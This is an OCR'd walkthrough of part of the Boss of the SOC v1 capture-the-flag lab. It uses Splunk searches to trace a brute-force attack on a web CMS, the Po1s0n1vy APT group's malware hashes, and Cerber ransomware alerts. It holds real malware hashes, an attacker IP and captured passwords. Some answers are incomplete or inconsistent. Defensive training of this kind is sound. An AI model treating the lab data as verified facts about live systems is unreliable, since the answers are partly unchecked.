
11.What is the MD5 hash of the executable uploaded?

Answer:AAE3F5A29935E6ABCC2C2754D12A9AF0

we use the search command :

```
index=botsv1 3791.exe CommandLine="3791.exe"
```

The "CommandLine" field is used to identify the command line that is being executed for the process.




MD5

1 Value, 100% of events

Selected Yes [✓ No]

Reports

Values	Count	%
AAE3F5A29935E6ABCC2C2754D12A9AF0	1	100%



```
A-A302-57AB-0000-00108D65C301}</Data><Data Name='ProcessId'>3880</Data><Data Name='Image'>C:\inetpub\w
a\3791.exe</Data><Data Name='CommandLine'>3791.exe  </Data><Data Name='CurrentDirectory'>C:\inetpub\ww
\</Data><Data Name='User'>NT AUTHORITY\IUSR</Data><Data Name='LogonGuid'>{E500B0EA-219E-57AA-0000-0020
ata><Data Name='LogonId'>0x3e3</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel
><Data Name='Hashes'>SHA1=65DF73D77324D008C83C3E57B445DF0FD43A3A51,MD5=AAE3F5A29935E6ABCC2C2754D12A9AF
8C938D8453739CA2A370B9C275971EC46CAF6E479DE2B2D04E97CC47FA45D,IMPHASH=481F47BBB2C9C21E108D65F52B04C448
Name='ParentProcessGuid'>{E500B0EA-A302-57AB-0000-00102E63C301}</Data><Data Name='ParentProcessId'>289
a Name='ParentImage'>C:\Windows\SysWOW64\cmd.exe</Data><Data Name='ParentCommandLine'>cmd.exe /c "3791
mp;1"</Data></EventData></Event>
```


CommandLine = 3791.exe | Hashes = SHA1=65DF73D77324D008C83C3E57B445DF0FD43A3A51,MD5=AAE3F5A

```
##################################################################################
  HUNTER                                                          BOSS OF THE SOC V1
##################################################################################
```

12. GCPD reported that common TTP (Tactics, Techniques, Procedures) for the Po1s0n1vy APT group, if initial compromise fails, is to send a spearphishing email with custom malware attached to their intended target. This malware is usually connected to Po1s0n1vy's initial attack infrastructure. Using research techniques, provide the SHA256 hash of this malware.

Answer:9709473ab351387aab9e816eff3910b9f28a7a70202e250ed46dba8f820f34a8

We know the initial compromise was a brute-force attack from 23.22.63.114 , so let's go back to Virustotal and see what we can find associated with Po1s0n1vy's and TTP are used



Communicating Files (3) ⓘ

Scanned	Detections	Type	Name
2022-12-26	54 / 70	Win32 EXE	software.exe
2023-07-24	52 / 71	Win32 EXE	MirandaTateScreensaver.scr.exe
2023-06-17	61 / 71	Win32 EXE	ab.exe

Files Referring (14) ⓘ


Scanned	Detections	Type	Name
2023-07-24	52 / 71	Win32 EXE	MirandaTateScreensaver.scr.exe
2023-03-19	3 / 53	XML	d0bea02d993d4518f99782064611d89c.bin
2023-03-19	4 / 54	XML	c05d947f25d4ee2d230d0a4a73ed5ef6.bin
2023-03-17	4 / 59	XML	8a575d9efc2db6b5ec7acd3084aeb1c3.bin
2023-03-17	5 / 58	XML	adc27e30674270547cf5960aefeee83b.bin
2023-02-05	5 / 61	OpenOffice Document	940abd722b8d43bbf74445dcadb5c83d.a.1675612021271.xl
2022-12-26	54 / 70	Win32 EXE	software.exe

```
####################################################################################
  HUNTER                                                             BOSS OF THE SOC V1
####################################################################################
```

13.What is the special hex code associated with the customized malware discussed in question 12?

Answer: 53 74 65 76 65 20 42 72 61 6e 74 27 73 20 42 65 61 72 64 20 69 73 20 61 20 70 6f 77 65 72 66 75 6c 20 74 68 69 6e 67 2e 20 46 69 6e 64 20 74 68 69 73 20 6d 65 73 73 61 67 65 20 61 6e 64 20 61 73 6b 20 68 69 6d 20 74 6f 20 62 75 79 20 79 6f 75 20 61 20 62 65 65 72 21 21 21

The answer to this question is written in the Virustotal community section



ryan_kovar
6 years ago

53 74 65 76 65 20 42 72 61 6e 74 27 73 20 42 65 61 72 64 20 69 73 20 61 20 70 6f 77 65 72 66 75 6c 20 74 68 69 6e 67 2e 20 46 69 6e 64 20 74 68 69 73 20 6d 65 73 73 61 67 65 20 61 6e 64 20 61 73 6b 20 68 69 6d 20 74 6f 20 62 75 79 20 79 6f 75 20 61 20 62 65 65 72 21 21 21

```
##################################################################################
 HUNTER                                                         BOSS OF THE SOC V1
##################################################################################
```

14.One of Po1s0n1vy's staged domains has some disjointed "unique" whois information. Concatenate the two codes together and submit them as a single answer.

```
##################################################################################
 HUNTER                                                         BOSS OF THE SOC V1
##################################################################################
```

15.What was the first password attempted in the attack?


Answer: ***12345678***

we can use this command search :

```
index=botsv1 sourcetype=stream:http http_method=POST src=23.22.63.114
dest=192.168.250.70
| rex field=form_data "passwd=(?<password>\w+)"
|  table _time password
| sort _time
```

this query uses the "rex" command to extract the value of the "passwd" field from the "form_data" field, and assigns it to a new field called "password".then, the query uses the "table" command to display the "_time" and "password" fields in the output, and sorts the results by the "_time" field in ascending order

The "rex" command is used to extract fields from the raw text of events based on regular expressions. In this case, the regular expression used is "passwd=(?<password>\w+)", which means to search for the string "passwd=" followed by one or more word characters (letters, digits, or underscores), and to assign the matched word characters to a new field called "password".



```
index=botsv1 sourcetype=stream:http http_method=POST src=23.22.63.114 dest=192.168.250.70
| rex field=form_data "passwd=(?<password>\w+)"
|  table _time password
| sort _time
```

✓ 412 events (8/10/16 3:28:51.000 AM to 7/27/23 1:30:33.000 PM)

_time	password
2016-08-10 21:45:21.226	12345678
2016-08-10 21:45:21.241	letmein
2016-08-10 21:45:21.247	qwerty
2016-08-10 21:45:21.250	1234
2016-08-10 21:45:21.260	123456

##

HUNTER BOSS OF THE SOC V1


##

16.One of the passwords in the brute force attack is James Brodsky’s favourite Coldplay song Which is it?

Answer: yellow

first we need to know the songs with 6 characters belongs to Coldplay we can ask chat gpt , While we knew what these songs were called

```
index="botsv1" imreallynotbatman.com sourcetype="stream:http" http_method=POST
| rex field=form_data "passwd=(?<pass>\w*)"
| eval lenpword=len(pass)
| search lenpword=6 AND pass IN (CLOCKS, FIX YOU, OCEANS, SHIVER, SPARKS, YELLOW)
| stats count by pass
```



```
index="botsv1" imreallynotbatman.com sourcetype="stream:http" http_method=POST
| rex field=form_data "passwd=(?<pass>\w*)"
| eval lenpword=len(pass)
| search lenpword=6 AND pass IN (CLOCKS, FIX YOU, OCEANS, SHIVER, SPARKS, YELLOW)
| stats count by pass
```

✓ 1 event (8/10/16 3:28:51.000 AM to 8/5/23 2:34:13.000 PM) No Event Sampling

pass	count
yellow	1

The query\uses the "rex" command to extract the value of the "passwd" field from the "form_data" field and assigns it to a new field called "pass". The query then uses the "eval" command to create a new field called "lenpword" which measures the length of the "pass" field. The query then uses the "search" command to filter the results to include only events where the length of the "pass" field is 6 and the value of the "pass" field is one of the following: "CLOCKS", "FIX YOU", "OCEANS", "SHIVER", "SPARKS", or "YELLOW". Finally, the query uses the "stats" command to calculate the count of events for each value of the "pass" field, and displays the results sorted by time.

the regular expression used is "passwd=(?<pass>\w*)", which means to search for the string "passwd=" followed by zero or more word characters (letters, digits, or underscores), and to assign the matched characters to a new field called "pass".

##

HUNTER BOSS OF THE SOC V1

##

17.What was the correct password for admin access to the content management system running “imreallynotbatman.com”?

Answer: batman


```
index="botsv1" sourcetype=stream:http dest=192.168.250.70
| rex field=form_data "passwd=(?<pass>\w+)"
| stats count by pass
| sort -count
```

The query then uses the "rex" command to extract the value of the "pass" field from the "form_data" field. The regular expression used in this case is "passwd=(?<pass>\w+)", which means to search for the string "passwd=" followed by one or more word characters (letters, digits, or underscores), and to assign the matched characters to a new field called "pass".

The query then uses the "stats" command to calculate the count of events for each value of the "pass" field.

Finally, the query uses the "sort" command to sort the results in descending order by the count of events for each value of the "pass" field.

Overall, this query is useful for identifying the most commonly used passwords in events related to HTTP traffic with the destination IP address of "192.168.250.70" in the "botsv1" index.



```
index="botsv1" sourcetype=stream:http dest=192.168.250.70
| rex field=form_data "passwd=(?<pass>\w+)"
| stats count by pass
| sort -count
```

✓ 22,672 events (8/10/16 3:28:51.000 AM to 7/27/23 4:02:51.000 PM)   No Event Sampling ▾

pass	count
batman	2
000000	1
1111	1
111111	1

##

HUNTER   BOSS OF THE SOC V1


##

18.What was the average password length used in the password brute-forcing attempt?

Answer:6

the search command used for this is :

```
index="botsv1" sourcetype=stream:http dest=192.168.250.70
| rex field=form_data "passwd=(?<pass>\w+)"
| eval lenPWD = len(pass)
| stats avg(lenPWD)
```



```
index="botsv1" sourcetype=stream:http dest=192.168.250.70
| rex field=form_data "passwd=(?<pass>\w+)"
| eval lenPWD = len(pass)
| stats avg(lenPWD)
```

✓ 22,672 events (8/10/16 3:28:51.000 AM to 7/29/23 1:11:02.000 PM)

avg(lenPWD)
6.174334140435835

Hint:

The query then uses the regex command with the "field" parameter set to "form_data" to extract the value of the "passwd" field and store it in a field called "pass". The "\w+" pattern matches one or more word characters, which includes letters, digits, and underscores.

Next, the eval command is used to create a new field called "lenPWD" that contains the length of the "pass" field.

Finally, the stats command is used to calculate the average length of the password across all events. The result is returned without being stored in a named field.


```
##################################################################################
  HUNTER                                                          BOSS OF THE SOC V1
##################################################################################
```

19.How many seconds elapsed between the brute force password scan identified the correct password and the compromised login?

Answer: is 92.17 (rounded to the 2 decimal place).

we need to find the two instances where the correct password (batman) is entered the search command used for this is :

```
index="botsv1" sourcetype=stream:http dest=192.168.250.70
| rex field=form_data "passwd=(?<pass>\w+)"
| search pass=batman
| table _time pass
```



```
index="botsv1" sourcetype=stream:http dest=192.168.250.70
| rex field=form_data "passwd=(?<pass>\w+)"
| search pass=batman
| table _time pass
```

✓ 2 events (8/10/16 3:28:51.000 AM to 7/29/23 1:14:47.000 PM) No Event Sampling

_time	pass
2016-08-10 21:46:33.689	batman
2016-08-10 21:48:05.858	batman

The first event occurs at:
21:46:33.689
The second event occurs at:
21:48:05.858
If we subtract the difference the time elapsed is: 1 minute, 32 seconds, and 169 milliseconds. which is equal to 92.169 seconds.

```
##################################################################################
  HUNTER                                                          BOSS OF THE SOC V1
##################################################################################
```


20.How many unique passwords were attempted in the brute force attempt?

Answer:412

the search command used for this is :

```
index=botsv1  sourcetype="stream:http" http_method=POST dest=192.168.250.70
| rex field=form_data "passwd=(?<pass>\w+)"
| stats count by pass
| dedup pass
```

the dedup command is used to remove any duplicate values of the "pass" field from the table



```
index=botsv1  sourcetype="stream:http" http_method=POST dest=192.168.250.70
| rex field=form_data "passwd=(?<pass>\w+)"
| stats count by pass
| dedup pass
```

✓ 15,560 events (8/10/16 3:28:51.000 AM to 7/29/23 1:25:57.000 PM)

pass
000000

```
##################################################################################
 HUNTER                                                              BOSS OF THE SOC V1
##################################################################################
```

Scenario 2 (Ransomeware):


```
##################################################################################
 HUNTER                                                              BOSS OF THE SOC V1
##################################################################################
```

Q21.What was the most likely IP address of we8105desk in 24AUG2016?

Answer:192.168.250.100

We will answer this based on the number of events related to workstation "we8105desk".

```
index="botsv1" we8105desk
| stats count by src_ip
```



```
index="botsv1" we8105desk
| stats count by src_ip
```

62,500 of 62,500 events matched

src_ip	count
0.0.0.0	38
127.0.0.1	41
192.168.250.100	30496
192.168.250.255	57
224.0.0.252	4
::1	1


```
#################################################################################
  HUNTER                                                          BOSS OF THE SOC V1
#################################################################################
```

22.Amongst the Suricata signatures that detected the Cerber malware, which one alerted the fewest number of times?

Answer:2816763

in suricata many more signature we need to look for the signature related to “cerber” malware we need to search where the alert signature has the word “cerber” in it.

```
index="botsv1" sourcetype="suricata" alert.signature=cerber
| stats count by  alert.signature  alert.signature_id
```



SELECTED FIELDS
a action 1
a alert.action 1
a alert.category 1
# alert.gid 1
# alert.rev 3
# alert.severity 1
a alert.signature 3
# alert.signature_id 3
# alert_gid 1
# alert_rev 3
a category 1
# date_hour 2
# date_mday 1
# date_minute 2
a date_month 1
# date_second 4
a date_wday 1

